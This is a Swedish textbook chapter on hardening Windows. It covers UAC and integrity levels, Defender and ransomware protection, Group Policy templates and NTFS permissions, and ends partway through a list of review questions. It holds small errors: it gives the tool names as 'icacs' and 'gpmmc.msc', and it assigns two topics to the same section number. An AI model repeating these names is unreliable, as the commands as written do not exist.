I det här kapitlet kommer vi att gå igenom hur du förvandlar en standardsystem till en härdad miljö som kan stå emot moderna hot. Vi tittar på allt från lösenordspolicyer och brandväggskonfiguration till hur man säkrar upp fjärranslutningar. Kom ihåg: säkerhet är inte en produkt man köper, det är en process man lever efter.

8.1 Säkerhet i Windowsmiljö

Syftet med detta kapitel är att vara en fördjupning av de säkerhetsfunktioner som finns i Windows, och hur de används. Många av verktygen nämns i kapitlet innan, men här går vi in mer på djupet av dem

8.1.1 Grundläggande säkerhetsprinciper och Windows Security

Säkerhet i en Windowsmiljö handlar inte bara om att installera ett antivirusprogram. Eftersom Windows är världens mest använda operativsystem för arbetsstationer är det också det främsta målet för skadlig kod och nätfiske. För att skydda ett Windows-system krävs en kombination av rätt konfiguration, modern hårdvara och en förståelse för grundläggande säkerhetsprinciper.

Minsta möjliga behörighet (Least Privilege)

Oavsett vilket operativsystem man använder är principen om minsta möjliga behörighet fundamental i Windows. Historiskt sett kördes Windows-användare ofta som administratörer hela tiden, vilket innebar att om ett virus infekterade datorn fick viruset omedelbart full kontroll. I moderna Windows-versioner används **User Account Control (UAC)** för att separera vanliga användarrättigheter från administrativa uppgifter, vilket tvingar användaren att aktivt godkänna ändringar som påverkar systemet.

Defense in Depth – Lager på lager

Windows är uppbyggt för att erbjuda säkerhet i flera lager. Om en angripare tar sig förbi ett lager (t.ex. lurar användaren att ladda ner en fil), ska nästa lager (t.ex. realtidsskanning eller brandvägg) stoppa attacken.

Exempel på lager i Windows:

Hårdvarulagret: TPM och Secure Boot.

Operativsystemslagret: Kärnisolering och Windows Defender.

Nätverkslagret: Windows Firewall och SmartScreen.

Användarlagret: Multi-faktor autentisering (MFA) och Windows Hello.

Windows Security – Systemets kontrollcenter

Windows Security (tidigare Windows Security Center) är den centrala platsen där du får en översikt över dessa skyddslager. Det är här administratören snabbt kan se om något lager är inaktiverat eller kräver åtgärd. Här samlas de viktigaste funktionerna:

Virus- och hotskydd: Hanterar Microsoft Defender och realtidsskanning.

Brandvägg och nätverksskydd: Övervakar in- och utgående trafik.

App- och webbläsarkontroll: Använder *SmartScreen* för att blockera misstänkta filer och webbplatser.

Enhetssäkerhet: Ger tillgång till avancerade funktioner som kärnisolering.

Kontoskydd: Hanterar inloggningsalternativ och MFA.

Hårdvarubaserad säkerhet: TPM och Secure Boot

Modern Windows-säkerhet bygger på att mjukvaran samarbetar med hårdvaran för att skapa en säker grund.

TPM (Trusted Platform Module): En dedikerad säkerhetsmodul (chip) som lagrar krypteringsnycklar, lösenord och certifikat. Från och med Windows 11 är TPM 2.0 ett krav. Det används bland annat av *BitLocker* för att säkerställa att hårddisken inte kan läsas om den flyttas till en annan dator.

Secure Boot: En funktion i UEFI (moderna motsvarigheten till BIOS) som kontrollerar att endast kod med en giltig digital signatur får köras vid uppstart. Detta förhindrar **rootkits** och **boot-attacker** från att infektera datorn innan operativsystemet ens har laddats.

Bra att veta: Om du installerar ett tredjeparts antivirusprogram (t.ex. Norton eller Bitdefender), inaktiveras ofta de delar av Microsoft Defender som sköter realtidsskanning för att undvika konflikter, men Windows Security fortsätter att fungera som en instrumentpanel för att visa den övergripande hälsan.

Kontrollfrågor

1. Vad innebär principen om "Minsta möjliga behörighet" i ett Windows-sammanhang?
2. Förklara begreppet Defense in Depth och ge exempel på två "lager" i Windows.
3. Vilken är den främsta skillnaden mellan Windows Security och Microsoft Defender?
4. Varför kräver Windows 11 en TPM 2.0-modul för att fungera optimalt?
5. På vilket sätt skyddar Secure Boot datorn under uppstartsprocessen?
6. Vad händer med Windows inbyggda skydd om du installerar ett annat antivirusprogram?
7. Vad är syftet med SmartScreen-filtret i Windows?
8. Var i Windows hittar du enklast en översikt över systemets aktuella säkerhetsstatus?
9. Hur samarbetar TPM med krypteringstjänster som BitLocker?
10. Varför är det en säkerhetsrisk att arbeta med ett användarkonto som har permanenta administratörsrättigheter?

Fördjupningslänkar

Microsoft (Officiell dokumentation om Windows-säkerhet, arkitektur och strategier) – <https://learn.microsoft.com/en-us/windows/security/>

Microsoft (Supportguide till de inbyggda funktionerna i Windows säkerhetscenter) – <https://support.microsoft.com/windows/stay-protected-with-windows-security>

PCMag (Teknisk förklaring av Trusted Platform Module - TPM och dess roll i modern IT-säkerhet) – <https://www.pcmag.com/how-to/what-is-a-tpm-chip>

Ubuntu Wiki (Teknisk genomgång av hur UEFI Secure Boot skyddar uppstartsprocessen universellt) – <https://wiki.ubuntu.com/UEFI/SecureBoot>

Microsoft Learn (Core Isolation och Memory Integrity – Hur Windows använder virtualisering för att skydda kärnan) – <https://learn.microsoft.com/en-us/windows/security/threat-protection/device-guard/enable-virtualization-based-protection-of-code-integrity>

Egna anteckningar

(Här kan du skriva ner egna reflektioner kring vilka lager du anser är viktigast, eller om du har hittat specifika inställningar i Windows Security som du vill komma ihåg.)

8.1.2 UAC och Integrity Levels

User Account Control (UAC) är en säkerhetsfunktion som kontrollerar vem som får göra vad i systemet – särskilt när det gäller att ändra inställningar som påverkar hela datorn. För en IT-tekniker är UAC inte bara en "varningsruta", utan en sofistikerad kontrollmekanism som bygger på arkitekturen för **Integrity Levels**.

Varför finns UAC?

Innan UAC introducerades (t.ex. i Windows XP) kördes de flesta användare som administratörer hela tiden. Det innebar att om en användare råkade starta ett virus, fick viruset omedelbart fullständiga rättigheter att ändra systemfiler, installera bakdörrar och förstöra operativsystemet.

Med UAC körs alla program som "vanliga användare" som standard, även om du är inloggad som administratör. Det fungerar som en digital säkerhetsvakt vid dörren till systemets hjärta.

Den tekniska bakgrunden: Dual Tokens och Integrity Levels

När en administratör loggar in i moderna Windows skapas två separata **tokens** (åtkomstnycklar):

1. **Standard User Token:** Används för nästan allt du gör (surfa, skriva dokument).
2. **Administrator Token:** Innehåller alla rättigheter men ligger "vilande" tills det behövs.

För att bestämma vilket program som får prata med vilket, använder Windows **Integrity Levels** (Integritetsnivåer). Det förhindrar att ett program med låg säkerhet (t.ex. en webbläsare) skickar kommandon till ett program med hög säkerhet (t.ex. ett administrativt verktyg).

Integritetsnivå	Beskrivning	Exempel på process
Low	Mycket begränsad åtkomst.	Webbläsare (sandlådeläge), vissa appar från Store.
Medium	Standardnivå för de flesta program.	Word, Chrome, Utforskaren.
High	Administrativa rättigheter.	Program startade med "Kör som administratör" (efter UAC).
System	Operativsystemets kärna.	Kärnprocesser och systemtjänster.

Integritetsnivå	Beskrivning	Exempel på process

Bra att veta: En process på en lägre nivå kan aldrig "skriva" till en process på en högre nivå. Det kallas **UIPI** (User Interface Privilege Isolation).

UAC-nivåer i Windows 10/11

Du kan själv justera hur känslig säkerhetsvakten ska vara via Kontrollpanelen:

Alltid meddela: Den säkraste nivån. Frågar även om du själv gör ändringar i Windows-inställningar. Skrivbordet tonas ner (Secure Desktop) för att förhindra att skadlig kod "klickar" på knappen åt dig.

Meddela endast vid appar (Standard): Windows frågar bara när program försöker göra ändringar, inte när du själv ändrar inställningar.

Meddela endast vid appar (tona inte ner): Samma som ovan, men utan att frysa resten av skrivbordet. Detta är osäkrare då vissa typer av skadlig kod kan simulera musklick.

Aldrig meddela: UAC är i praktiken avstängt. Rekommenderas ej, då det tar bort skyddet helt och hållet.

Typiska scenarier där UAC aktiveras

Det är inte apparna själva som styr UAC, utan Windows som känner av när en process försöker utföra en operation som kräver en **High Integrity-nyckel**.

Åtgärd	Kräver UAC-bekräftelse?
Installera en ny drivrutin eller ett program	Ja
Ändra klockan eller tidszon (systemnivå)	Ja
Redigera filer i C:\Windows eller C:\Program Files	Ja
Skapa ett nytt lokalt användarkonto	Ja
Surfa på webben eller skriva ett mail	Nej

Kontrollfrågor

1. Vad är det primära syftet med User Account Control (UAC)?
2. Förklara begreppet **Dual Tokens** – vad händer tekniskt när en administratör loggar in?
3. Varför är arkitekturen med **Integrity Levels** viktig för att stoppa skadlig kod?
4. Vilken Integrity Level har ett vanligt program som du startar, t.ex. Microsoft Word?
5. Vad innebär "Secure Desktop" (att skärmen tonas ner) när en UAC-ruta dyker upp?
6. Varför var Windows XP mer sårbart för virus jämfört med Windows 11 när det gäller användarrättigheter?
7. Vad händer om en användare med ett **Standardkonto** försöker installera ett program som kräver UAC?
8. Varför rekommenderas det inte att använda inställningen "Aldrig meddela"?
9. Vad innebär begreppet UIPI (User Interface Privilege Isolation)?
10. Ge ett exempel på en process som körs med integritetsnivån **System**.

Fördjupningslänkar

Microsoft Learn (How UAC Works – En djupdykning i arkitekturen och processerna bakom User Account Control) –
<https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/how-it-works>

Microsoft Learn (Windows Integrity Mechanism – Detaljerad information om hur Windows tilldelar trovärdighetsnivåer till olika processer) –
[https://learn.microsoft.com/en-us/previous-versions/dotnet/articles/bb625963\(v=msdn.10](https://learn.microsoft.com/en-us/previous-versions/dotnet/articles/bb625963(v=msdn.10)

Microsoft Support (UAC Settings Guide – En praktisk guide till de olika inställningsnivåerna och vad de faktiskt gör) –
<https://support.microsoft.com/windows/how-user-account-control-works-28e78cbf-f6ed-a870-13f9-717013f97401>

Microsoft Learn (Access Tokens – Hur UAC skapar och hanterar begränsade tokens för att skydda systemet) –
<https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens>

Microsoft Learn (Sudo for Windows – Introduktion till det nya verktyget som för in Linux-liknande privilegiehantering i Windows-terminalen) –
<https://learn.microsoft.com/en-us/windows/terminal/sudo/>

Egna anteckningar

(Här kan du skriva ner egna observationer, till exempel vilka specifika program du använder som ofta kräver UAC-godkännande, eller om du har testat att ändra UAC-nivåerna i en labbmiljö.)

8.1.3 Microsoft Defender & Ransomware-skydd

Microsoft Defender Antivirus (tidigare Windows Defender) har genomgått en enorm utveckling. Från att ha varit ett grundläggande komplement till tredjepartsprogram har det idag blivit en av de mest respekterade säkerhetslösningarna på marknaden, ofta med toppresultat i oberoende tester som AV-Test och AV-Comparatives.

Som tekniker räcker det inte med att veta att det "finns där" – du behöver förstå de avancerade funktionerna som gör det till ett proaktivt skydd.

Avancerade skyddsfunktioner

Utöver den klassiska sökningen efter kända virusfiler innehåller Defender flera moderna tekniker för att stoppa attacker innan de ens hunnit starta:

Tamper Protection (Manipulationsskydd): Detta är en av de viktigaste funktionerna för en administratör. Den hindrar skadliga appar (eller angripare som lyckats få administratörsrättigheter) från att ändra viktiga inställningar i Defender, som att stänga av realtidsskyddet eller molnbaserat skydd.

Molnbaserat skydd (Cloud-delivered Protection): När Defender stöter på en misstänkt fil som inte finns i den lokala databasen, skickas metadata till Microsofts moln. Där analyseras filen med hjälp av AI och maskininlärning. Om den bedöms som skadlig spärras den globalt inom några sekunder.

Skydd mot potentiellt oönskade appar (PUA): Blockerar mjukvara som inte nödvändigtvis är virus, men som kan påverka prestandan eller integriteten negativt, till exempel adware, webbläsarkapare eller "systemoptimerare".

Ransomware-skydd: Controlled Folder Access

Ett av de största hoten mot moderna Windows-miljöer är ransomware. Microsoft har svarat på detta med funktionen **Kontrollerad mappåtkomst (Controlled Folder Access)**.

Denna funktion fungerar som en vakt vid dörren till dina viktigaste mappar (t.ex. Dokument, Bilder och Skrivbord). Endast program som Windows betraktar som säkra får skriva till eller ändra filer i dessa mappar. Om ett okänt program (t.ex. ett ransomware-skript) försöker

kryptera dina filer, blockeras handlingen omedelbart och du får en notifiering.

Så fungerar Kontrollerad mappåtkomst (Controlled Folder Access)

Tekniken bygger på en **tillåtelse-lista (allow-list)**. Istället för att Windows försöker gissa vilka program som är elaka (svartlistning), vänder man på steken: Windows blockerar *alla* program från att skriva i dina viktiga mappar, förutom de som Microsoft vet är säkra eller de som du själv har godkänt.

Om ett okänt program försöker ändra en fil i en skyddad mapp, stoppas processen omedelbart. Windows genererar då en loggpost i **Loggboken (Event Viewer)** och skickar en notifiering till användaren.

Här hittar du funktionen

Eftersom detta är en del av Ransomware-skyddet ligger det djupt inne i säkerhetsinställningarna:

1. Öppna **Windows-säkerhet** (sök i Start-menyn).
2. Klicka på **Virus- och hotskydd**.
3. Skrolla ner till botten och klicka på **Hantera ransomware-skydd**.
4. Här hittar du reglaget för **Kontrollerad mappåtkomst**.

Aktivering och konfiguration (Steg-för-steg)

Som tekniker behöver du veta hur du finjusterar skyddet så att det inte stör användarens arbete:

1. **Slå på skyddet:** Dra reglaget till **På**. (Kräver administratörsbehörighet via UAC).
2. **Skyddade mappar:** Som standard skyddas systemmappar (Dokument, Bilder, Skrivbord m.m.). Du kan klicka på *Skyddade mappar* för att lägga till egna, till exempel en mapp med viktiga projektfiler på en annan hårddisk.
3. **Tillåt en app:** Detta är den viktigaste fliken. Om en användare ringer och säger "Mitt ritprogram kan inte spara filer!", går du hit. Genom att klicka på *Tillåt en app via*

kontrollerad mappåtkomst kan du manuellt lägga till programvarans .exe-fil i undantagslistan.

Bra att veta: I en företagsmiljö aktiverar man oftast inte detta manuellt på varje dator. Istället använder man **Gruppolicy (GPO)** eller **Microsoft Intune** för att rulla ut inställningen och undantagslistan till alla datorer samtidigt. Man börjar ofta i "Audit Mode" (granskningsläge) för att se vilka program som skulle ha blockerats innan man slår på det "på riktigt".

Microsoft Defender for Endpoint (EDR)

För företag räcker det inte med att bara ha ett antivirus som reagerar när en fil redan har landat på hårddisken. **Microsoft Defender for Endpoint** är en molnbaserad **EDR-plattform** (Endpoint Detection and Response) som fungerar som systemets "svarta låda".

Istället för att bara leta efter kända virusfiler, samlar EDR in **telemetri** (data om beteenden) från alla datorer i nätverket. Den ser om en användare i Stockholm plötsligt kör ett märkligt PowerShell-kommando, samtidigt som en dator i Malmö försöker ansluta till en misstänkt IP-adress i utlandet. Genom att lägga ihop dessa pusselbitar kan molntjänsten upptäcka avancerade attacker som försöker "flyga under radarn".

Hur det fungerar i praktiken

EDR-plattformen analyserar ständigt tre huvudområden:

1. **Beteendeanalys:** Ser om ett program gör något det aldrig gjort förut, som att försöka läsa av lösenord ur systemminnet.
2. **Sårbarhetshantering:** Rapporterar automatiskt om datorerna har föråldrad mjukvara (t.ex. en gammal version av Chrome) som har kända säkerhetshål.
3. **Automatisering (AIR):** Systemet kan själv starta en undersökning, isolera filer och återställa ändringar utan att teknikern behöver göra något manuellt.

Var hittar jag det?

Till skillnad från det vanliga Defender-gränssnittet, som du hittar lokalt på datorn, hanteras Defender for Endpoint via en webbportal: **Microsoft Defender-portalen** (security.microsoft.com).

Här kan du som administratör:

Isolera enheter: Med ett klick koppla bort en infekterad dator från nätverket (men behålla kontakten med molnet) så att smittan inte sprids.

Göra en "Live Response": Gå in i en terminal på distans för att samla in filer eller köra skript för att rensa datorn.

Se tidslinjer: Se exakt vad som hände på datorn sekund för sekund innan larmet gick.

Teknikertips: Periodisk genomsökning (Defense in Depth)

Som vi nämnde tidigare inaktiveras Microsoft Defender om du installerar ett annat antivirus (t.ex. F-Secure eller CrowdStrike). Men du kan behålla Defender som en "backup" genom att aktivera **Periodisk genomsökning**.

Så aktiverar du det:

1. Gå till **Windows-säkerhet > Virus- och hotskydd**.
2. Klicka på **Alternativ för Microsoft Defender Antivirus**.
3. Slå på **Periodisk genomsökning**.

Detta gör att Windows kör Defenders motor i bakgrunden då och då för att dubbelkolla systemet, även om ditt huvudskydd missar något. Det är ett klassiskt exempel på att bygga säkerhet i flera lager.

Kontrollfrågor

- 1 Vad innebär funktionen **Tamper Protection** (Manipulationsskydd) och varför är den kritisk för att stoppa avancerad skadlig kod?
- 2 Förklara hur **molnbaserat skydd** (Cloud-delivered Protection) fungerar för att stoppa en "Zero-day"-attack som ännu inte finns i den lokala virusdatabasen.
- 3 Hur fungerar **Controlled Folder Access** (Kontrollerad mappåtkomst) rent tekniskt – bygger den på en "svartlista" eller en "vitlista"?
- 4 Beskriv den exakta sökvägen i Windows-säkerhet för att nå inställningarna där du kan aktivera ransomware-skyddet.
- 5 Vad bör du som tekniker göra om en användares legitima ritprogram blockeras från att spara filer av Windows Defender?
- 6 Vad är den största skillnaden mellan ett traditionellt antivirus (AV) och en **EDR-plattform** som Microsoft Defender for Endpoint?
- 7 Vad menas med begreppet **telemetri** i samband med säkerhetsanalys i molnet?
- 8 Nämn två specifika åtgärder en administratör kan vidta i Microsoft Defender-portalen (security.microsoft.com) vid en pågående attack.
- 9 Varför är det klokt att aktivera **Periodisk genomsökning** om man har ett annat antivirusprogram (t.ex. F-Secure) installerat?
- 10 Varför rekommenderas det att använda "Audit Mode" (Granskningsläge) innan man rullar ut kontrollerad mappåtkomst i ett helt företagsnätverk?

Fördjupningslänkar

Microsoft Learn (Microsoft Defender Antivirus – Teknisk dokumentation om motorer, molnbaserat skydd och inställningar) –

<https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/microsoft-defender-antivirus-windows>

AV-TEST (Oberoende tester av Defenders prestanda och skyddsnivå för hem- och företagsanvändare) –

<https://www.av-test.org/en/antivirus/home-windows/>

Microsoft Learn (Defender for Endpoint – Översikt av EDR-funktioner och avancerat skydd i större nätverk) –

<https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/microsoft-defender-endpoint>

Microsoft Learn (Controlled Folder Access – Officiell guide för att konfigurera skydd mot ransomware och obehöriga ändringar) –

<https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/controlled-folders>

Microsoft Learn (Tamper Protection – Hur man förhindrar att skadlig kod eller obehöriga användare stänger av säkerhetsfunktioner) –

<https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/prevent-changes-to-security-settings-with-tamper-protection>

Egna anteckningar

(Här kan du skriva ner vilka mappar du har valt att skydda med kontrollerad mappåtkomst eller om du har testat att köra en offline-skanning på en labbdator.)

8.1.4 Gruppolicy och säkerhetsmallar (Group Policy & Security Templates)

Gruppolicy (Group Policy) är "hjärnan" i en Windows-miljö. Det är det kraftfullaste verktyget en administratör har för att centralt styra hur datorer, konton och säkerhetsinställningar fungerar. Istället för att konfigurera 100 datorer manuellt, skapar du en regel (ett **Group Policy Object - GPO**) och skickar ut den till alla enheter samtidigt.

Verktygen: Var hittar du dem?

Det finns två sätt att hantera gruppolicies beroende på om du jobbar lokalt eller i ett nätverk:

1. **Lokal gruppolicy (gpedit.msc):** Används för att styra inställningar på en enskild dator.

Hitta det: Tryck Win + R, skriv gpedit.msc.

Begränsning: Finns endast i Windows Pro, Enterprise och Education.

2. **Group Policy Management Console (GPMC):** Används i domänmiljöer (Active Directory) för att styra tusentals datorer.

Hitta det: Finns på domänkontrollanten under *Administrative Tools* eller genom att skriva gpmmc.msc.

Hierarki och arv: LSDOU-principen

För att förstå hur policies tillämpas måste en tekniker förstå prioritetsordningen. Om två policies säger emot varandra, vinner den som tillämpas sist. Ordningen kallas **LSDOU**:

1. **Local** (Lokala inställningar på datorn)
2. **Site** (Fysisk plats i nätverket)
3. **Domain** (Hela domänen)
4. **Organizational Unit** (Specifik undergrupp, t.ex. "Elevdatorer") — **Högst prioritet.**

Dator- vs. Användarkonfiguration

Inuti en GPO finns två huvuddelar som en tekniker måste hålla isär:

Computer Configuration: Inställningar som gäller själva hårdvaran. Tillämpas när datorn startar (t.ex. brandväggsregler, BitLocker-krav).

User Configuration: Inställningar som följer med användaren. Tillämpas vid inloggning (t.ex. skrivbordsbakgrund, mappomdirigering).

Praktiska exempel på styrning:

Innan vi går in på de tekniska detaljerna, här är vad en tekniker typiskt använder GPO till för att höja säkerheten:

Lösenordspolicy: Tvinga fram längd (minst 12 tecken) och komplexitet.

USB-begränsning: Blockera skrivåtkomst till externa lagringsmedier för att förhindra datastöld.

AppLocker: Bestämma exakt vilka programfiler som får köras (se kapitel 8.1.11).

Windows Update: Styra när datorer ska installera säkerhetspatchar för att undvika driftstopp.

Avancerad funktion: Loopback Processing

I vissa fall vill du att användarinställningar ska styras av *vilken dator* någon sitter vid, snarare än *vem* personen är.

Exempel: En lärare loggar in på en dator i ett offentligt bibliotek. Du vill inte att lärarens alla privata filer och genvägar ska dyka upp där. Genom att aktivera **Loopback Processing** kan du tvinga datorns specifika begränsningar att trumfa användarens vanliga profil.

Säkerhetsmallar (Security Templates)

Att konfigurera hundratals säkerhetsinställningar från grunden är tidskrävande. Därför använder tekniker ofta **Säkerhetsmallar** (.inf-filer). Detta är färdiga paket med rekommenderade inställningar från Microsoft eller CIS (Center for Internet Security).

Hur ser en säkerhetsmall ut?

En säkerhetsmall är en textfil i formatet **INI**. Den är uppdelad i sektioner som talar om för Windows exakt vilka registervärden eller rättigheter som ska konfigureras.

```
[System Access]
MinimumPasswordLength = 12
PasswordComplexity = 1
```

```
[Registry Values]
MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\
DisableCAD=4,0
```

[System Access]: Här ställs lösenordskraven in.

[Registry Values]: Här ändras registernycklar, t.ex. för att tvinga fram Ctrl+Alt+Del vid inloggning.

Arbetsflöde för tekniker

1. **Metod 1: Importera i en GPO (Domän)** Högerklicka på *Security Settings* inuti GPO-editorn och välj **Import Policy**. Bläddra fram din .inf-fil. Alla inställningar fylls i automatiskt.
2. **Metod 2: Analysera lokalt** Använd MMC-snapinet *Security Configuration and Analysis*. Här kan du välja **Analyze Computer Now** för att jämföra datorns inställningar mot mallen innan du väljer att applicera dem.

Var hittar du de bästa mallarna?

Microsoft Security Compliance Toolkit: Officiella "Security Baselines" för Windows.

CIS (Center for Internet Security): Global standard för härdning av system.

Kontrollfrågor

1. Vad är skillnaden i användningsområde mellan `gpedit.msc` och `gpmc.msc`?
2. Beskriv prioritetsordningen i **LSDOU**. Vilken policy vinner vid en konflikt?
3. Varför delas en GPO upp i *Computer* och *User* konfiguration?
4. Vad är fördelen med att använda en färdig `.inf`-mall istället för att klicka i inställningar manuellt?
5. När är det lämpligt att använda **Loopback Processing**?
6. Hur kan GPO användas för att förhindra att skadlig kod sprids via USB-minnen?
7. Vad gör verktyget *Security Configuration and Analysis*?
8. Varför finns inte lokal gruppolicy i Windows Home?
9. Vilket kommando använder du för att tvinga en dator att hämta nya policys direkt?
10. Vad innebär en "Security Baseline"?

Fördjupningslänkar

Microsoft Learn (Group Policy Overview – En omfattande teknisk genomgång av arkitekturen bakom gruppprinciper) –

[https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831791\(v=ws.11](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831791(v=ws.11)

Microsoft Learn (Windows Security Baselines – Ladda ner och implementera Microsofts officiella säkerhetsmallar för hårdning) –

<https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-security-baselines>

Microsoft Tech Community (Policy Analyzer – Ett kraftfullt verktyg för att jämföra GPO:er och analysera hur de avviker från säkerhetsbaselines) –

<https://techcommunity.microsoft.com/t5/microsoft-security-baselines/policy-analyzer-v4-0/ba-p/462491>

Microsoft Learn (Local Group Policy Editor – Hur man konfigurerar policyer lokalt på enskilda datorer som inte ingår i en domän) –

<https://learn.microsoft.com/en-us/windows/client-management/manage-windows-10-and-windows-server-2016-with-local-group-policy-editor>

CIS Benchmarks (Världsledande och oberoende standard för säker konfiguration av Windows – ett viktigt komplement till Microsofts egna mallar) –

https://www.cisecurity.org/benchmark/microsoft_windows_desktop

Egna anteckningar

(Här kan du skriva ner egna tester, t.ex. hur du har strukturerat dina OU:er i en testmiljö.)

8.1.5 Avancerad NTFS-behörighet

NTFS (New Technology File System) är standardfilsystemet i Windows. Dess främsta styrka är den inbyggda säkerheten som gör det möjligt att styra åtkomst på fil- och mappnivå. För en tekniker handlar det inte bara om att välja "Läs" eller "Skriv", utan om att förstå hur rättigheter ärvs, kombineras och förändras när filer flyttas.

De vanligaste NTFS-behörigheterna

Rättigheter delas ofta in i "Standard" och "Avancerade". Här är de vanligaste du möter i rollen som administratör:

Behörighet	Vad det innebär i praktiken
Read (Läsa)	Se filnamn, läsa innehåll och se attribut.
Write (Skriva)	Skapa nya filer och mappar samt ändra innehåll i befintliga.
Read & Execute	Samma som läsa, men tillåter även att program (.exe) startas.
Modify (Ändra)	Läsa, skriva och radera filer/mappar.
Full Control	Allt ovan, samt rätten att ändra behörigheter och ta ägarskap.

Viktigt: Skillnaden mellan *Modify* och *Full Control* är kritisk. Med *Modify* kan du göra allt med själva filen, men bara med *Full Control* kan du bestämma vem *andra* får ge åtkomst till.

Avancerade rättigheter

Tänk på **Standardrättigheter** som färdiga paketmenyer på en restaurang. När du väljer "Read", får du automatiskt ett knippe av flera små underliggande rättigheter. **Avancerade rättigheter** är däremot "à la carte" – där kan du plocka exakt de specifika funktioner du vill ha eller neka.

Det finns totalt 14 avancerade rättigheter i NTFS. Här är de viktigaste som en tekniker bör ha koll på:

Avancerad rättighet	Vad den gör (som standardpaketen inte visar)
List Folder / Read Data	Skillnaden mellan att se att en fil finns och att faktiskt få öppna den.
Append Data	Tillåter användaren att lägga till text i slutet av en fil (t.ex. en loggfil) men <i>inte</i> ändra det som redan står där.
Delete Subfolders and Files	Ger rätt att radera filer inuti en mapp även om användaren <i>inte</i> har raderingsrätt på själva filerna individuellt.
Read / Write Attributes	Möjligheten att ändra om en fil ska vara "Skrivskyddad" eller "Dold".
Change Permissions	Denna ingår <i>bara</i> i Full Control. Det är rätten att agera administratör för filens säkerhet.
Take Ownership	Rätten att göra sig själv till ägare av filen. Ägaren kan alltid återta kontrollen, även om någon annan nekat dem åtkomst.

När används Avancerade rättigheter?

I 90% av fallen räcker standardrättigheterna, men här är tre scenarier där en tekniker måste gå in i de avancerade inställningarna:

1. Inlämningslådan (The "Drop-box")

En lärare vill att elever ska kunna lämna in sina filer i en mapp, men eleverna får absolut inte se vad klasskamraterna har lämnat in.

Lösning: Ge gruppen "Elever" de avancerade rättigheterna **Create Files / Write Data**, men neka dem **List Folder / Read Data**. De kan "posta" brev i lådan, men de kan inte titta ner i den.

2. Loggfiler (Append only)

Ett program ska skriva loggar över vad som händer i systemet. Du vill att programmet ska kunna lägga till nya rader, men en hackare får inte kunna radera eller ändra tidigare loggposter för att dölja sina spår.

Lösning: Ge tjänstekontot rättigheten **Append Data**, men ta bort **Write Data** (som tillåter överskrivning).

3. Skydda mappar mot oavsiktlig radering

Du har en mappstruktur som är kritisk. Användare ska få skapa och radera filer inuti mappar, men de får absolut inte råka dra hela huvudmappen till papperskorgen.

Lösning: Ge användarna rättigheter på undernivå, men gå in på huvudmappens avancerade rättigheter och sätt **Deny** på **Delete** för just den mappen.

För att se dessa rättigheter räcker det inte med den vanliga säkerhetsfliken:

1. Högerklicka på mappen > **Egenskaper** > **Säkerhet**.
2. Klicka på knappen **Avancerat (Advanced)** längst ner.
3. Markera en användare och klicka på **Redigera (Edit)**.
4. Klicka på **Visa avancerade behörigheter (Show advanced permissions)**.

Arv (Inheritance) – Hur rättigheter flödar

Som standard använder Windows **Arv**. Det innebär att en fil eller undermapp automatiskt får samma rättigheter som sin "förälder" (mappen den ligger i).

Explicit behörighet: Rättigheter du sätter direkt på en specifik fil eller mapp.

Ärvd behörighet: Rättigheter som "följer med" från mappen ovanför.

När du vill att en undermapp ska ha helt andra regler måste du **Inaktivera arv (Disable inheritance)**. Windows ger dig då två val:

1. **Convert (Omvandla):** Behåll de ärvda rättigheterna men gör dem till "explicita" så att du kan redigera dem.
2. **Remove (Ta bort):** Rensa mappen på alla ärvda rättigheter och börja från noll.

Flytt och kopiering – Vad händer med rättigheterna?

Detta är ett av de viktigaste områdena att bemästra för att undvika att känslig data plötsligt blir åtkomliga för fel personer. Reglerna skiljer sig

beroende på om du stannar på samma partition (volym) eller byter till en annan.

Logik-matrisen:

Åtgärd	Destination	Resultat
Kopiera	Samma eller annan volym	Ärver från målmappen.
Flytta	Samma volym (t.ex. C: till C:)	Behåller sina ursprungliga rättigheter.
Flytta	Annan volym (t.ex. C: till D:)	Ärver från målmappen.

Varför behåller flytt på samma volym rättigheterna? Windows ändrar bara "adressen" i filsystemets register, inte själva filobjektet.

Varför ärver flytt mellan olika volymer? Windows måste skriva datan på den nya disken och radera originalet. Det ses som att en *ny fil* skapas på destinationen.

Varning: Om du flyttar filer till en disk med **FAT32** eller **exFAT** (vanligt på USB-minnen), raderas alla rättigheter helt eftersom dessa filsystem saknar stöd för behörigheter.

Effektiva rättigheter, Share och verktyg

När en användare tillhör flera grupper räknar Windows ut de **effektiva rättigheterna**:

1. **Kumulativ princip:** Rättigheter läggs ihop (Läs + Skriv = Läs & Skriv).
2. **Neka (Deny) vinner alltid:** En uttrycklig "Neka" trumfar alla "Tillåt".

Share vs. NTFS:

När man ansluter via nätverket kollar Windows på både **Share Permissions** (delning) och **NTFS Permissions**. Windows väljer alltid den **mest restriktiva** inställningen av de två.

Verktyg för tekniker

Det finns två sätt att hantera dessa avancerade rättigheter:

Det grafiska gränssnittet (GUI): Högerklicka på en mapp > **Egenskaper** > fliken **Säkerhet**. Detta är vad de flesta använder för enstaka mappar.

Kommandoraden (CLI) med icacs: För en IT-tekniker är detta ofta det snabbaste sättet att kontrollera eller ändra rättigheter på tusentals mappar samtidigt, eller för att köra skript.

Hur når man det? Sök på "PowerShell" eller "Kommandotolken" (CMD) i startmenyn, högerklicka och välj **Kör som administratör**. Skriv sedan icacs följt av de parametrar du vill använda.

Varför använda det? Det låter dig ta backup på alla rättigheter till en textfil eller återställa dem på en hel server med ett enda kommando.

Vi kommer att titta närmare på hur man arbetar effektivt med textbaserade kommandon och automatisering i kapitel **8.1.11 PowerShell - kraftfullt men farligt**.

Kontrollfrågor

1. Vad är den tekniska skillnaden mellan behörigheterna **Modify** och **Full Control**?
2. Förklara vad som händer med rättigheterna om du **kopierar** en fil från en mapp till en annan.
3. Du flyttar en fil från C:\Mapp1 till C:\Mapp2 (samma volym). Kommer filen att behålla sina gamla rättigheter eller ärva nya?
4. Varför försvinner alla behörigheter om du flyttar en fil till ett USB-minne formaterat med FAT32?
5. Vilka två val har du när du väljer att inaktivera arv (inheritance) på en mapp?
